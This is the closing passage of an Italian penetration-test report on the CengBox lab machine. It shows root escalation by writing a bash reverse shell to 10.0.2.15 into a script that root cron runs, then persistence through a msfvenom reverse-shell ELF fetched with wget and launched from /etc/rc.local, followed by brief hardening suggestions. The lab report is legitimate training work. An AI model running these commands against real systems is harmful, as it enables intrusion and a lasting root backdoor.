2024/06/19 15:18:01 CMD: UID=0     PID=2335   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
2024/06/19 15:18:01 CMD: UID=0     PID=2334   | /usr/sbin/CRON -f
2024/06/19 15:19:01 CMD: UID=0     PID=2339   | /usr/bin/python3 /opt/md5check.py
2024/06/19 15:19:01 CMD: UID=0     PID=2338   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
2024/06/19 15:19:01 CMD: UID=0     PID=2337   | /usr/sbin/CRON -f
2024/06/19 15:20:01 CMD: UID=0     PID=2342   | /usr/bin/python3 /opt/md5check.py
2024/06/19 15:20:01 CMD: UID=0     PID=2341   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
2024/06/19 15:20:01 CMD: UID=0     PID=2340   | /usr/sbin/CRON -f
2024/06/19 15:21:01 CMD: UID=0     PID=2355   | /usr/bin/python3 /opt/md5check.py
2024/06/19 15:21:01 CMD: UID=0     PID=2354   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
2024/06/19 15:21:01 CMD: UID=0     PID=2353   | /usr/sbin/CRON -f
2024/06/19 15:22:01 CMD: UID=0     PID=2358   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
2024/06/19 15:22:01 CMD: UID=0     PID=2357   | /bin/sh -c /usr/bin/python3 /opt/md5check.py
2024/06/19 15:22:01 CMD: UID=0     PID=2356   | /usr/sbin/CRON -f
```

PRIVILEGE ESCALATION

```
cengover@cengbox:/$ cat /opt/md5check.py
cat /opt/md5check.py
#!/usr/bin/python

import os
os.system("bash -c '/bin/bash -i >& /dev/tcp/10.0.2.15/4001 0>&1'")
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nlvp 4001
listening on [any] 4001 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 38656
bash: cannot set terminal process group (2841): Inappropriate ioctl for device
bash: no job control in this shell
root@cengbox:~# whoami
whoami
root
root@cengbox:~# ll
ll
total 156
drwx------  3 root root   4096 Apr 29  2020 ./
drwxr-xr-x 23 root root   4096 May 14 11:16 ../
-rw-------  1 root root      5 Apr 29  2020 .bash_history
-rw-r--r--  1 root root   3106 Oct 22  2015 .bashrc
drwxr-xr-x  2 root root   4096 Apr 26  2020 .nano/
-rw-r--r--  1 root root 111020 Jun 19 16:15 note.txt
-rw-r--r--  1 root root    148 Aug 17  2015 .profile
-rw-r--r--  1 root root    420 Apr 29  2020 root.txt
-rw-r--r--  1 root root     66 Apr 28  2020 .selected_editor
-rw-------  1 root root   5362 Apr 29  2020 .viminfo
root@cengbox:~#
```

MAINTAINING ACCESS

- Generazione della backdoor
- Installazione della backdoor
- Utilizzo della backdoor

```
root@cengbox:~# arch
arch
x86_64
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x64/shell/reverse_tcp LHOST=10.0.2.15 LPORT=1234 -f elf -o shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: shell.elf
```

MAINTAINING ACCESS

```
┌──(kali㉿kali)-[~]
└─$ systemctl start apache2

┌──(kali㉿kali)-[~]
└─$ sudo mv shell.elf /var/www/html
```

```
cengover@cengbox:~$ wget http://10.0.2.15/shell.elf
wget http://10.0.2.15/shell.elf
--2024-06-24 11:39:00--  http://10.0.2.15/shell.elf
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250
Saving to: 'shell.elf'

shell.elf           100%[===================>]     250  --.-KB/s    in 0s

2024-06-24 11:39:00 (39.7 MB/s) - 'shell.elf' saved [250/250]
```

MAINTAINING ACCESS

```
cengover@cengbox:/etc/init.d$
cat in.sh
#! /bin/sh
/etc/init.d/shell.elf
```

```
1    sed -i '\$d' /etc/rc.local
2    echo "sh /etc/init.d/in.sh" >> /etc/rc.local
3    echo "exit 0" >> /etc/rc.local
```

```
root@cengbox:/etc/init.d# ./shell.elf
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:1234
[*] Sending stage (38 bytes) to 10.0.2.4
[*] Command shell session 1 opened (10.0.2.15:1234 → 10.0.2.4:45386) at 2024-06-19 10:52:56 -0400

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

CONCLUSIONI

La macchina presenta vulnerabilità sfruttabili che portano alla compromissione totale del sistema.

Alcuni suggerimenti:

- Riconfigurazione Web Server
- Riconfigurazione SSH
- Aggiornare versione di librerie
- Rimuovere le informazioni non correttamente protette

GRAZIE PER L'ATTENZIONE

Mattia d'Argenio 0522501524